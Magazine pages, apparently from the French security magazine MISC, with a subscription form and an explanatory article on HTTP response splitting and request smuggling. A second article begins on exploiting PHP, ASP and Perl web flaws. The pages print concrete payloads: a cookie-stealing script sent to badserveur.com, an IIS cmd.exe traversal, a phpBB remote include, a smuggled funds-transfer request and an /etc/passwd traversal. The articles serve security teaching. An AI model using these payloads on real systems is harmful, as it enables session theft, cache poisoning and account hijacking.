- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

Oui je souhaite m'abonner à Misc, 6 numéros

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

3 BONNES RAISONS de vous abonner :

- Ne manquez plus aucun numéro !
- Recevez Misc tous les 2 mois, chez vous, ou dans votre entreprise.
- Economisez 11,70 €/an.

☐ **Pour avoir un suivi par e-mail de vos abonnements, merci de nous indiquer votre adresse e-mail** :**

**En application des articles 27 et 34 de la loi dite «Informatique et libertés» n° 78-17 du 6 janvier 1978, vous disposez d'un droit d'accès et de rectification aux données vous concernant.

Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

Smuggling et splitting du HTML

HTTP est un protocole formidable, plein de surprises et de fonctionnalités souvent insoupçonnées. Parmi ces dernières, la version 1.1 du protocole met en place un mécanisme de traitement séquentiel de plusieurs requêtes mises successivement à l'intérieur d'une seule et même session. À première vue, tout cela paraît innocent et bien intentionné.

Mais que se passe-t-il lorsqu'une requête génère 2 réponses (*response splitting*) ou qu'une requête est interprétée différemment par un *proxy cache* et le serveur destinataire (*request smuggling*) ? Cela donne de la corruption de cache, du *mass-defacement*, du *cross-site scripting* sans contrôle total du champ `Location` de l'en-tête ou encore du *phishing* plus vrai que nature. Voila quelques conséquences de ces techniques méconnues et néanmoins passionnantes.

Séparations de réponses

Commençons par la technique qui est « officiellement » la plus ancienne : le HTTP response splitting.

Principe de l'attaque

Le principe est relativement simple, il s'agit de l'exploitation d'un mauvais traitement de requêtes illégitimes... Plus précisément de la capacité offerte d'injecter des données dans la réponse renvoyée par le serveur. Cette injection fonctionne donc avec le concours de trois acteurs :

- Le serveur Web : celui par lequel la réponse « double » sera transmise ;
- La cible : le système que nous allons corrompre, typiquement un proxy/cache ou un *browser* ;
- L'attaquant : explicite.

Le schéma global est le suivant :

1. L'attaquant émet une requête (A) formée de telle manière qu'il peut manipuler l'en-tête de la réponse, et une requête (B) anodine dans la même session.
2. Le serveur web répond, intégrant à l'en-tête certaines données « injectées » par l'attaquant via la requête (A).
3. La cible interprète le flux de données provenant du serveur comme DEUX réponses (a1 et a2). Elle considérera donc (a2) comme la réponse à la requête (B).

Exemple

Prenons ce simple extrait d'un script Perl de redirection d'URL situé à l'adresse **http://www.serveur.com/index.pl?lang=fr** :

```
print $query->redirect("http://www.serveur.com/redirected.pl?lang=".$query->param("lang"));
```

Lorsqu'un utilisateur se connecte à la page, il reçoit en réponse le contenu suivant :

```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 23 Jan 2006 19:15:32 GMT
Location: http://www.serveur.com/redirected.pl?lang=fr
Server: apache
Content-Type: text/html
Connection: close
<HTML>
<HEAD>
<TITLE>302 Moved Temporarily</TITLE>
</HEAD>
<BODY>
<P>The document you requested has moved to <a href=" http://www.serveur.com/redirected.pl?lang=fr"> http://www.serveur.com/redirected.pl?lang=fr</A></P>
</BODY>
</HTML>
```

Comme nous pouvons le voir, l'injection n'est autre que la simple conséquence de la recopie sans vérification d'une donnée fournie par un utilisateur. Par exemple, utilisons la valeur suivante pour le paramètre `"lang"` passé au script :

```
foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%207%0d%0a%0d%0a<html>Injection</html>
```

Et appelons A la requête complète, à savoir :

```
GET /index.pl?lang=foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%207%0d%0a%0d%0a<html>Injection</html>
```

Si nous reprenons le résultat fourni par le script de redirection en intégrant cette « variable », nous obtenons le résultat suivant :

```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 23 Jan 2006 19:15:32 GMT
Location: http://www.serveur.com/redirected.pl?lang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 7

<html>Injection</html>
Server: apache
Content-Type: text/html
Connection: close
<HTML>
<HEAD>
<TITLE>302 Moved Temporarily</TITLE>
</HEAD>
<BODY>
<P>The document you requested has moved to <a href=" http://www.serveur.com/redirected.pl?lang=fr"> http://www.serveur.com/redirected.pl?lang=fr</A></P>
</BODY>
</HTML>
```

Un élément particulièrement important ici est la dernière ligne « rouge ». Elle précise que la longueur des données est de 0 octets. Par conséquent, les données reçues après l'en-tête sont les données correspondant à une nouvelle requête. La partie rouge est donc à interpréter comme une première réponse (a1), partie noire comme une seconde (a2). Maintenant si une requête (B) est envoyée dans la même session TCP que (A), la cible considérera que (a2), contenant notre injection, est la réponse à (B).

Renaud Bidou
renaudb@radware.com

Utilisations du response splitting

Maintenant que la technique est expliquée, voyons quelles peuvent être les conséquences de l'exploitation d'une telle vulnérabilité.

Cache poisonning

Cette attaque est la première qui vient à l'esprit. Dans ce cas la cible est un proxy cache. Dans le schéma décrit plus haut, le proxy mettra dans son cache la réponse (a2) comme contenu correspondant à la requête (B). Dès lors, l'ensemble des utilisateurs du proxy émettant la requête (B) (par exemple `GET http://www.serveur.com/index.html`) se verront servir le contenu manipulé de la réponse (a2).

XSS

Dans la mesure où il est considéré qu'au cours d'une même session TCP les requêtes sont à destination d'un même serveur, il est honnête de considérer que les serveurs vulnérables aux response splitting s'exposent au XSS. Il ne reste qu'à faire cliquer un utilisateur sur un lien qui aura l'allure de l'URL suivant :

```
http://www.serveur.com/redirected.pl?lang=foobar%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/
html%0d%0aContent-Length:%20117%0d%0a%0d%0a<html><script>
document.location="http://www.badserveur.com/cgi-bin/cookie.
cgi?values="+document.cookie
</script></html>
```

En vert, nous trouvons l'URL de la page vulnérable, en rouge les données qui créent l'illusion d'une première réponse dont la taille des données est 0, et en noir la seconde réponse qui provoque la récupération des cookies sur un serveur malicieux. Bien entendu, l'utilisation des techniques de response splitting associées au clic malicieux ont également d'autres applications telles que la corruption du cache des navigateurs.


Attaques cross-users

Ces attaques ont pour objectif de permettre à l'attaquant de manipuler ou d'intercepter les données reçues par un autre utilisateur partageant le même proxy. Certains proxies, tels que ISA server, optimisent leurs performances en mutualisant les requêtes destinées à des serveurs identiques. Ainsi si les utilisateurs Alice et Bob demandent deux pages différentes sur **www.serveur.com**, le proxy n'établira qu'une seule session TCP vers **www.serveur.com** et utilisera HTTP/1.1 pour récupérer « d'un seul coup » l'ensemble des données, lesquelles seront alors redistribuées vers Alice et Bob.

Si Alice profite d'une page vulnérable au response splitting, sa requête (A) générera les réponse (a1) et (a2), la requête de Bob (B) générera quant à elle la réponse (b). Le proxy ayant mutualisé les requêtes (A) et (B) servira à Alice la première réponse (a1), la seconde (a2) à Bob et rejettera probablement la troisième (b). Cette technique est, heureusement, relativement complexe à mettre en œuvre dans la mesure où elle requiert un excellent *timing*.

Le prolongement de cette attaque est l'interception des données (b) destinées à Bob. Maintenant Alice émet une requête (C), toujours à destination du même serveur, et de telle sorte qu'elle arrive après celle de Bob (B), mais dans un délai suffisamment court pour qu'elle soit mutualisée avec les deux autres (A) et (B). Nous avons vu plus haut que le proxy rejetait la réponse (b) à la requête de Bob. Si une troisième requête a été transmise via le proxy, ce dernier ne la rejettera plus (b), mais la servira comme réponse à C. Le schéma ci-dessous devrait permettre de clarifier la situation. Dans un premier temps, nous voyons les requêtes émises par Alice (A et C) et Bob (B). Elles sont transmises dans l'ordre suivant : A, B, C. A provoque un *split* et forme les réponses a1 et a2 alors que B et C sont à l'origine des réponses b et c. Le second graphe montre la redirection des réponses par le proxy. Alice récupère (b), données destinées à Bob alors que Bob voit (a2) comme réponse à sa requête (B).

Figure 1



Subtilités techniques

Autres vecteurs d'injection

Nous nous sommes contentés jusqu'ici de la redirection, qui s'avère dans les faits être le vecteur le plus utilisé. Néanmoins une autre technique est assez communément exploitée. Il s'agit de l'utilisation des gestionnaires d'erreurs.

En effet, dans certains cas, une erreur 404 provoquera une réponse de redirection contenant le chemin demandé dans le champ `location`. C'est en particulier le cas d'IIS/5.0 avec les scripts ASP.

Ça ne marche pas !

C'est normal. Nous avons jusqu'ici vu les bases du response splitting. La mise en œuvre est un petit peu plus délicate que ce que nous avons pu entrevoir précédemment. À défaut de détailler toutes les subtilités de la chose, voyons rapidement les différents points d'achoppement et les techniques permettant d'y remédier.

- **Filtres de caractères** : certains serveurs, tels que ASP.NET supprimeront silencieusement les séquences de caractères qui ne sont pas valides en UTF-8, ce qui pose problème pour le caractère < suivi d'un caractère alpha-numérique. La parade trouvée est diabolique : forcer l'encodage en UTF-7 en spécifiant le champ `Content-Type` suivant : `Content-Type: text/html;charset=utf-7`. Pour information les caractères < ; et > ; deviendront respectivement `+ADw-` et `+AD4-`.
- **Début du second message** : dans nos exemples, nous considérions que la cible (proxy, browser) comprenait presque « naturellement » quand commençait le second message. C'est le cas parfois... par exemple dans le cas d'Apache 2.0. Cependant, deux autres comportements sont également observables. Le premier consiste à lire des *buffers* d'une taille prédéfinie. Ainsi IE 6.0 lit des blocs de 1024 octets. Il faudra par conséquent « bourrer » notre injection afin que la deuxième partie commence au 1025ième octet. Le dernier, observé sur Squid 2.4, lit les réponses par paquets. Ainsi, il faudra également bourrer notre injection afin de forcer l'émission de la seconde partie sur un autre paquet.
- **Ressources plus ou moins « cachables »** : il est également recommandé de donner une valeur au champ `Last-Modified`, qui fasse référence à une date future. De cette manière, il est possible de s'assurer, ou du moins d'accroître les chances, que le cache sera rafraîchi.
- **Spécialités locales** : il n'est pas surprenant que chaque cible potentielle présente des comportements différents. Ainsi Apache 2.0 (avec `mod_proxy` et `mod_cache`) ne cachera jamais les URL terminant par un `/`. Les cibles seront par conséquent de la forme **http://www.cible.com/index.html**. IE de son côté utilisera jusqu'à 4 connexions TCP, et il n'est pas garanti que la seconde requête soit effectivement envoyée via la même session que la première... Ce qui mène l'exploitation à une technique de bombardement peu subtile (mais néanmoins efficace), etc.

Request smuggling

Donc, la version 1.1 de HTTP fournit la possibilité de lancer plusieurs requêtes au cours d'une unique connexion TCP. C'est tout ce dont nous avons besoin pour *smuggler* nos requêtes.

Principes du smuggling

Une des notions importantes dans cette capacité d'émissions de requêtes multiples est la notion de *pipelining*. Cette dernière consiste à émettre les requêtes « à la chaîne », c'est-à-dire sans même attendre les réponses. L'identification des différentes requêtes dans un flux unique apparaît inévitablement comme un vecteur riche de failles, diverses et variées. La seconde caractéristique de HTTP 1.1 est qu'il est défini par une RFC, et par conséquent par une quantité non négligeable de directives « SHOULD » et « MAY » ainsi que de cas indéfinis. Ainsi aucune précision n'est donnée concernant le traitement d'une requête contenant deux fois le champ `Content-Length`. En revanche il est « spécifié » que : « *A server SHOULD read and forward a message-body on any request; if the request method does not include defined semantics for an entity-body, then the message-body SHOULD be ignored when handling the request.* »

Ce qui signifie qu'une requête ayant un contenu alors qu'elle ne devrait pas, DEVRAIT être transmise et ne DEVRAIT être traitée que par son destinataire. L'ensemble de ces éléments mis bout à bout sont les bases du smuggling dont l'objectif est simplement d'émettre plusieurs requêtes en pipeline, formatées de telle sorte que les équipements en coupure ou en écoute (tels que des proxies des IDS ou des IPS) n'en aient pas la même interprétation que le serveur destinataire de la requête.

Mise en œuvre

La mise en oeuvre du *HTTP request smuggling* est plus simple, mais le résultat plus incertain que pour le response splitting. En effet, si cette dernière technique repose sur une vulnérabilité de l'application serveur, la première, elle, est essentiellement du fait d'implémentations spécifiques de HTTP 1.1 sur des équipements différents tels que Squid vs. Apache. Le bon fonctionnement d'une telle attaque est par conséquent fortement dépendant des différents systèmes et de la capacité de l'attaquant à les identifier.

IIS 48k truncate

Cette technique repose sur une particularité de IIS, qui tronque systématiquement le corps d'une requête à 48ko (= 49152 octets). Ainsi, prenons la requête suivante :

```
1  POST /index.asp HTTP/1.1\r\n
2  Host: 10.0.0.101\r\n
3  Connection: Keep-Alive\r\n
4  Content-Length: 49224\r\n
5  \r\n
6  <49152 caractères>
7  POST /index.asp HTTP/1.0\r\n
8  Connection: Keep-Alive\r\n
9  Content-Length: 34\r\n
10 \r\n
11 POST /index.asp HTTP/1.0\r\n
12 Foobar:
13 POST /scripts/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c: HTTP/1.0\r\n
14 Connection: Keep-Alive\r\n
15 \r\n
```

Pour un système « normal », les requêtes seront interprétées de la manière suivante :

1. **Requête 1** : `POST /index.asp (HTTP/1.1)`. Lignes 1 à 10. Les données contenues lignes 6, 7, 8 et 9 ont bien une taille de 49152 + 72 (lignes 7 à 10) = 49224 octets.
2. **Requête 2** : `POST /index.asp (HTTP/1.0)`. Ligne 11 jusqu'à la fin. L'absence de `\n\r` à la fin de la ligne 12 indique que le contenu de la ligne 13 est la valeur de l'argument `Foobar`.

Pour IIS 5.0 le comportement sera le suivant :

1. **Requête 1** : `POST /index.asp (HTTP/1.1)`. Lignes 1 à 6. IIS tronque le corps de la requête après 49152 octets.

2. **Requête 2** : `POST /index.asp (HTTP/1.1)`. Lignes 7 à 12. La ligne 9 précise la taille des données de la requête (34 octets). IIS considère donc que cette dernière se termine à la fin de la ligne 12.

3. **Requête 3** : UNICODE ! Ligne 13 à 15.

Une telle utilisation permet, par exemple, de contourner un IPS...

Requête GET avec « Content-Length »

Le champ `Content-Length` n'est pas obligatoire, mais DEVRAIT être utilisé : « *Applications SHOULD use this field to indicate the transfer-length of the message-body.* »

Une requête `GET` ne devrait pas contenir de données dans le corps du message, les variables étant transmises dans l'URL. À ce titre, il n'y a aucune raison que le champ `Content-Length` soit présent, et encore moins pris en compte. Regardons par conséquent les différentes manières d'interpréter la séquence de requêtes suivantes :

```
1  GET http://10.0.0.101/nevermind.asp HTTP/1.1\r\n
2  Host: 10.0.0.101\r\n
3  Connection: Keep-Alive\r\n
4  Content-Length: 53\r\n
5  \r\n
6  GET http://10.0.0.101/index.html HTTP/1.1\r\n
7  Foobar:
8  GET /badcontent.html HTTP/1.0\r\n
9  Connection: Keep-Alive\r\n
10 \r\n
```

Nous visons ici la corruption de cache d'un proxy. Les différentes séquences peuvent être interprétées de deux manières différentes en fonction de la nature du proxy et du serveur web.

L'interprétation faite par le proxy doit être la suivante :

1. **Requête P-1** : `GET ... nevermind.asp`. Un `GET` n'ayant pas de raison d'avoir un contenu, la requête est considérée comme allant des lignes 1 à 5. En revanche la requête (et en particulier le champ `Content-Length`) est transmise telle quelle.

2. **Requête P-2** : `GET ... index.html`. Lignes 6 à 10. Dans la mesure où la ligne 7 ne se termine pas par `\r\n`, la ligne 8 est considérée comme sa « suite » et `GET /badcontent.html HTTP/1.0` comme la valeur de la variable `Foobar`. Ainsi l'en-tête (qui constitue l'intégralité de la requête aux yeux du proxy) se termine ligne 10.

Du point de vue du proxy, les deux réponses qui viendront du serveur web contiendront donc respectivement les contenus des pages `nervermind.asp` et `index.html`. Bien entendu, cette dernière est toujours « cacheable ». Si maintenant le serveur interprète la même séquence de requêtes de la manière suivante :

1. **Requête S-1** : `GET ... nevermind.asp`. Lignes 1 à 7. Le serveur prenant en compte le champ `Content-Length` de l'en-tête, les lignes 6 et 7 sont considérées comme faisant partie du corps de la requête.
2. **Requête S-2** : `GET ... badcontent.html`. Lignes 8 à 10. Naturellement le serveur continue sa lecture du flux de données et exécute la deuxième requête.

Le proxy verra S-1 comme réponse à P-1 et S-2 en réponse à P-2, soit `badcontent.html` en lieu et place de `index.html`. Le fait que `badcontent.html` et `index.html` soient situés sur le même serveur limite l'impact de cette attaque, du moins tant que le contenu de `badcontent.html` n'est pas modifiable. Cette technique est toutefois également utilisable pour le contournement d'I(D|P)S.

Double champ Content-Length

Maintenant que le principe est acquis, le seul fait de remarquer que la RFC ne précise pas quel comportement adopter lorsque l'en-tête contient deux champs `Content-Length` devrait suffire à faire germer quelques idées malicieuses.

```
1  POST /index.asp HTTP/1.1\r\n
2  Host: 10.0.0.101\r\n
3  Connection: Keep-Alive\r\n
4  Content-Type: application/x-www-form-urlencoded\r\n
5  Content-Length: 0\r\n
6  Content-Length: 86\r\n
7  \r\n
8  GET /phpBB2/includes/db.php?phpbb_root_path=http://bad/evil.pl HTTP/1.0\r\n
9  Foobar:
10 GET /index.asp HTTP/1.0\r\n
11 \r\n
```

Inutile de suivre pas à pas les potentielles étapes de traitement. Les systèmes prenant en compte le premier champ `Content-Length` traiteront les requêtes `POST /index.asp` (lignes 1 à 7) et l'inclusion sur PHPBB2 (lignes 8 à 11), alors que les systèmes prenant en compte le deuxième champ considéreront les requêtes `POST /index.asp` (lignes 1 à 9) et `GET /index.asp` (lignes 10 et 11). Utilisé ici pour contourner un I(D|P)S, ce mécanisme peut également être utilisé pour une petite opération de corruption de cache. En outre, en fonction du positionnement et de la nature des systèmes, il peut s'avérer nécessaire d'inverser l'ordre des requêtes afin que l'*exploit* soit en second.

Dans le cas où le serveur Web voit les deux premières requêtes et non la troisième, nous parlerons de *forward smuggling*. Dans le cas inverse (le serveur Web voit la première et la troisième quand le proxy/IPS voit les deux premières), nous parlerons de *backward smuggling*. Le contournement d'I(D|P)S et la corruption de cache ne sont pas les deux seules malversations qui peuvent être effectuées via le smuggling. L'usurpation d'identité est également possible, en combinant cette technique de smuggling à l'utilisation d'un proxy qui mutualise les requêtes à destination d'un serveur commun. L'objectif est de faire exécuter sur le serveur cible le script `/transfert.jsp?montant=100000000&compte=04165437865t` avec les éléments d'authentification d'une tierce personne. Dans ce cas, l'attaquant émet la requête suivante vers un proxy :

```
1  POST http://10.0.0.101/nevermind.jsp HTTP/1.1\r\n
2  Connection: Keep-Alive\r\n
3  Content-Type: application/x-www-form-urlencoded\r\n
4  Content-Length: 7\r\n
5  Content-Length: 153\r\n
6
7  foo=barGET /transfert.jsp?montant=100000000&compte=04165437865t HTTP/1.0\r\n
8  Content-Type: application/x-www-form-urlencoded\r\n
9  Content-Length: 0\r\n
10 Foobar:
```

Imaginons que le proxy est ISA server et que le serveur Web est Tomcat. ISA prend en compte le dernier champ `Content-Length`. 153 étant bien la taille des données transmises aux lignes 7 à 10, il transmet l'ensemble au serveur Web et considère la requête comme terminée. Tomcat, en revanche, prend en compte le premier champ et exécute une première requête `POST /nevermind.jsp`, qui commence au début de la ligne 1 et se termine après un contenu de 7 octets soit après le `foo=bar` de la ligne 7 :

```
1  POST http://10.0.0.101/nevermind.jsp HTTP/1.1\r\n
2  Connection: Keep-Alive\r\n
3  Content-Type: application/x-www-form-urlencoded\r\n
4  Content-Length: 7\r\n
5  Content-Length: 153\r\n
6
7  foo=bar
```

Le reste des données (de la suite de la ligne 7 à la ligne 10 – en rouge) est considéré comme une seconde requête, encore incomplète. Lorsque la victime émet une requête à destination du serveur via le proxy, ses données sont transférées sous la forme suivante :

```
1 GET /mypage.jsp HTTP/1.0\r\n
2 Cookie: my_id=1234567\r\n
3 Authorization: Basic abcdefghijklmno\r\n
4 \r\n
```

Envoyées comme telles par le proxy, ces données viendront compléter la deuxième requête en attente sur le serveur (toujours la partie en rouge). Cette requête devient :

```
GET /transfert.jsp?montant=100000000&compte=04165437865t HTTP/1.0\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 0\r\n
Foobar: GET /mypage.jsp HTTP/1.0\r\n
Cookie: my_id=1234567\r\n
Authorization: Basic ugwerwguwygruwy\r\n
\r\n
```

Certes, les probabilités de succès sont faibles, mais toujours plus élevées qu'au loto ou à l'Euro Millions...

Conclusion

Les techniques dont nous venons de parler sont particulièrement méconnues. Elles sont pourtant efficaces et toujours exploitables. Leur impact est très variable en fonction de l'environnement et des conditions d'exploitation, mais elles ne représentent pas moins un risque potentiellement important.

J'ai dit que ces techniques sont rares et, à ce titre, il n'existe quasiment pas de documentation à ce sujet. Aussi est-il nécessaire de citer les deux documents de référence dans ce domaine, à savoir *HTTP request smuggling* de Chaim LINHART, Amit KLEIN, Ronen HELED et Steve ORRIN et le mythique *Divide and conquer* de... Amit KLEIN. Respect.

Découverte et exploitation des vulnérabilités Web : PHP, ASP et Perl

Simon Marechal
simon.marechal@thales-security.com
Consultant Tests d'intrusion/Risk Management chez Thales Security Systems

Les professionnels de la sécurité informatique, et en particulier ceux qui réalisent des tests d'intrusion, savent que la méthode la plus efficace pour compromettre un réseau interne ou une DMZ à partir d'Internet est généralement l'exploitation de failles dans les applications Web.

Celles-ci offrent en effet une surface d'attaque plus large que la partie système. Ces applications Web ont en effet comme particularité d'être écrites spécifiquement pour une organisation, par des développeurs qui s'attachent plus aux contraintes de production qu'aux contraintes de sécurité, et n'ont généralement jamais été auditées.

Cet article décrit les procédures utilisées pour rechercher, et surtout exploiter de telles vulnérabilités, en se focalisant sur les applications déployées par les moyennes et grandes entreprises françaises.

Les environnements étudiés

Cet article traite principalement des trois langages de scripts rois pour les applications Web : PHP, ASP et Perl. Ce sont tous trois des langages de haut niveau, aux fonctionnalités nombreuses. Avec Java, ils sont le moteur de 99% des applications utilisées par les entreprises (n'en déplaise aux aficionados de Plone ou Ruby on Rails).

ASP est généralement utilisé en conjonction avec un système d'exploitation Windows et un serveur IIS. Les deux autres sont le plus souvent utilisés avec le serveur Apache sous des environnements divers. Ils peuvent également fonctionner en deux modes :

- **CGI** : dans ce mode, le serveur Web exécute l'interpréteur Perl ou PHP à chaque connexion d'un client. Ce mode est consommateur en ressources (il existe des astuces pour que ce ne soit pas trop pénalisant), mais il permet d'exécuter chaque application présente sur le serveur avec un compte système différent. Cette segmentation permet de plus facilement réduire les droits système d'une application et de mitiger les dégâts causés par une intrusion.
- **Module** : dans ce mode, l'interpréteur fait partie du serveur Web. Ce mode est très supérieur en termes de performances, et est, pour cette raison, le mode préféré des administrateurs. Malheureusement, toutes les applications Web présentes sur le serveur fonctionneront en utilisant les mêmes droits. Prendre le contrôle de l'une d'entre elles équivaudra à toutes les compromettre.

Voici une rapide description des trois moteurs étudiés (en toute objectivité bien sûr !).

PHP : Hypertext Processor

PHP est probablement le langage de développement d'applications Web le plus populaire. Il permet de démarrer très rapidement lorsqu'on connaît déjà HTML.

De plus, il existe une très importante base d'utilisateurs et de ressources disponibles dans toutes les langues, des systèmes d'installation automatisés [1], et surtout, il est libre.

PHP a été créé pour permettre un développement rapide d'applications complexes. Il inclut donc des fonctionnalités dédiées (souvent optionnelles) qui ne sont pas présentes chez les autres systèmes, telles que :

- Les paramètres passés par les utilisateurs peuvent être convertis automatiquement en variables.
- Ces paramètres sont également filtrés pour éviter les injections SQL.
- Il est possible de manipuler des URL avec les fonctions classiques de manipulation de fichiers.
- Des fonctions de traitement HTML et de mise en page très puissantes et utiles sont intégrées.
- Il est possible de produire nativement différentes sortes de cafés, dont la composition varie en fonction de la version de PHP.

Le revers de la médaille est malheureusement important du point de vue de la sécurité. Bien qu'à la base prévu pour être à la portée des débutants, la complexité de PHP ne peut être maîtrisée que par un développeur expérimenté, qui suit régulièrement les modifications du langage.

De plus, certaines fonctions créées dans un souci de commodité (échappement automatique des apostrophes lors de l'inclusion dans une base de données) sont perçues par les programmeurs comme des fonctions de sécurité ultimes.

De nombreux projets, démarrés comme de simples tests, se sont vus rapidement adoptés, déclinés et enrichis, sans remise en question de leur architecture et sans réflexion sur leur sécurité.

C'est ainsi qu'on voit aujourd'hui des systèmes de gestion de contenu ou des forums de discussion très connus bourrés de failles qui font la joie des apprentis chercheurs en sécurité.

Active Server Page

ASP n'est pas un langage de programmation. Les pages ASP sont en général écrites en Visual Basic ou en JScript, la première option étant de loin la plus fréquente. Il est développé par Microsoft et, bien qu'il existe des produits permettant d'utiliser ASP

sous différentes architectures, il est presque toujours utilisé en conjonction avec IIS, sous Windows.

Bien que généralement largement suffisant pour la plupart des applications Web, le langage est relativement pauvre, surtout comparé à un PHP.

Perl

Perl est un langage généraliste très utilisé dans de nombreux domaines. Il est en revanche peu présent dans le monde des applications Web. Les esprits facétieux feront remarquer qu'il est plus facile d'écrire un script Perl que de le lire. Cet état de fait n'étant pas facilité par le fait que Perl n'était pas destiné à l'origine à être un moteur d'applications Web.

D'un autre côté, il existe de nombreux *frameworks* et moteurs de *templates* qui, avec son orientation Orienté Objet (ne grincez pas des dents), en font le langage de script le plus « sérieux » pour l'écriture d'applications Web jusqu'à présent. Bien sûr, si l'important est d'être sérieux, autant s'embêter avec Java.

Note amusante

Bien que les débats du type « Quel est le meilleur langage ? » soient très agréables lors de la pause café, il est amusant de remarquer quelques faits concernant les applications sur lesquelles j'ai pu réaliser un test d'intrusion ou un audit de code :

- À chaque fois que c'était possible, les auteurs des applications ont mélangé la logique de l'application avec la partie présentation (le code HTML), rendant la lecture pénible et le *pentest* en « boîte noire » bien plus agréable que l'audit de code. Je n'ai jamais pu constater l'utilisation d'un simple moteur de templates. Les extensions de templates des langages ne sont donc pas utilisées.
- Certaines fonctions avancées du langage ont été réinventées, rendant inutile l'utilisation d'un langage « avancé ». Le plus amusant est que certaines sont mal écrites et ne fonctionnent pas correctement.
- Le langage choisi est, lorsqu'il n'est pas Java ou un framework tel que Vignette, généralement lié à l'architecture : ASP pour Windows, PHP pour les Unix et langages préhistoriques pour les AS/400 et *mainframes* (ça existe !).

Du point de vue de la recherche de vulnérabilités, le langage importe finalement assez peu. Les développeurs n'utilisent pas les caractéristiques spécifiques des langages. La méthodologie de recherche n'est pas modifiée, les classes de failles non plus. C'est au niveau de l'exploitation que la différence se fera.

Catégories de vulnérabilités Web

Les vulnérabilités qu'il est possible de découvrir sont nombreuses. Selon leurs caractéristiques, elles affecteront une cible distincte et seront présentes en différents endroits dans l'application.

Failles de logique

Probablement les failles les plus simples à exploiter, elles résultent d'une erreur dans la logique de fonctionnement d'une application. Les plus communes concernent les systèmes de contrôle d'accès.

Par exemple, certaines applications affichent des options différentes en fonction de l'utilisateur connecté. Ainsi, le menu d'administration ne devrait être disponible qu'aux seuls administrateurs. Une faille de logique est parfois présente lorsqu'un utilisateur normal, s'il accède directement aux pages d'administration, peut réaliser des opérations qui devraient lui être interdites.

D'autres enregistrent le nom de l'utilisateur dans un *cookie* une fois celui-ci authentifié. En modifiant le cookie, il est possible de se faire passer pour un autre.

Un autre cas affectant les applications bancaires ou de commerce en ligne concerne la réalisation d'un virement ou d'un achat dont le montant est négatif. L'argent serait alors prélevé sur le compte de destination au lieu d'y être déposé !

Injections de commandes

Ces failles sont les plus dangereuses, car elles permettent l'exécution de commandes sur le système d'information de l'application. Les plus connues sont les injections SQL, qui permettent de modifier les requêtes exécutées sur la base de données. Un autre type souvent présent dans les intranets et parfois sur Internet concerne les injections LDAP, qui permettent de modifier le filtre de recherche et généralement de contourner le processus d'authentification.

La dernière catégorie, mais également la plus dangereuse est l'injection de commandes arbitraires. Cette vulnérabilité apparaît lorsqu'un paramètre utilisateur est passé à une fonction « dangereuse » (exécution de commandes système, inclusion de fichiers source, fonction d'évaluation propre à l'interpréteur...).

Mauvaise gestion des fichiers

Cette classe de vulnérabilité concerne la gestion des fichiers sur l'application cible. Certaines applications proposent des fichiers qui ne devraient être accessibles qu'aux utilisateurs authentifiés. Pour ce faire, une partie de l'application demande à l'utilisateur le nom du fichier.

Elle va ensuite le lire sur le disque dur et le renvoie au navigateur de l'utilisateur. Le problème survient lorsqu'il est possible de spécifier des noms de fichiers spéciaux, tels que `"../../../../../../etc/passwd"`. Il est alors possible de récupérer un fichier arbitraire du serveur distant.

Un autre cas concerne les applications qui permettent à leurs utilisateurs de déposer des fichiers. Si aucun filtrage n'est réalisé, il est possible d'écrire un fichier arbitraire sur le système distant.

Certains navigateurs étaient vulnérables à une autre sorte d'attaque, sur certains sites où il est possible d'insérer des images. Lorsque, au lieu d'insérer des images, un attaquant insérait des scripts, ceux-ci étaient interprétés par le navigateur au lieu d'être traités comme une image invalide.

Fuite d'information

La fuite d'information concerne généralement les messages d'erreurs trop éloquents, qui renseignent un utilisateur malveillant sur l'architecture et le fonctionnement de l'application Web. Ce type de vulnérabilité est généralement utilisé en conjonction d'une autre, car il en facilite son exploitation.

Un cas typique est un message d'erreur concernant la procédure d'authentification qui est différent selon que le nom d'utilisateur spécifié est valide ou non. Il est alors possible d'énumérer les utilisateurs valides.

Attaques sur le client

Ce type de vulnérabilités, dont la plus connue est le XSS (*Cross Site Scripting*), a le vent en poupe. Des détails supplémentaires sont présents dans l'article sur les nouvelles menaces du même numéro.

Mots de passe faibles

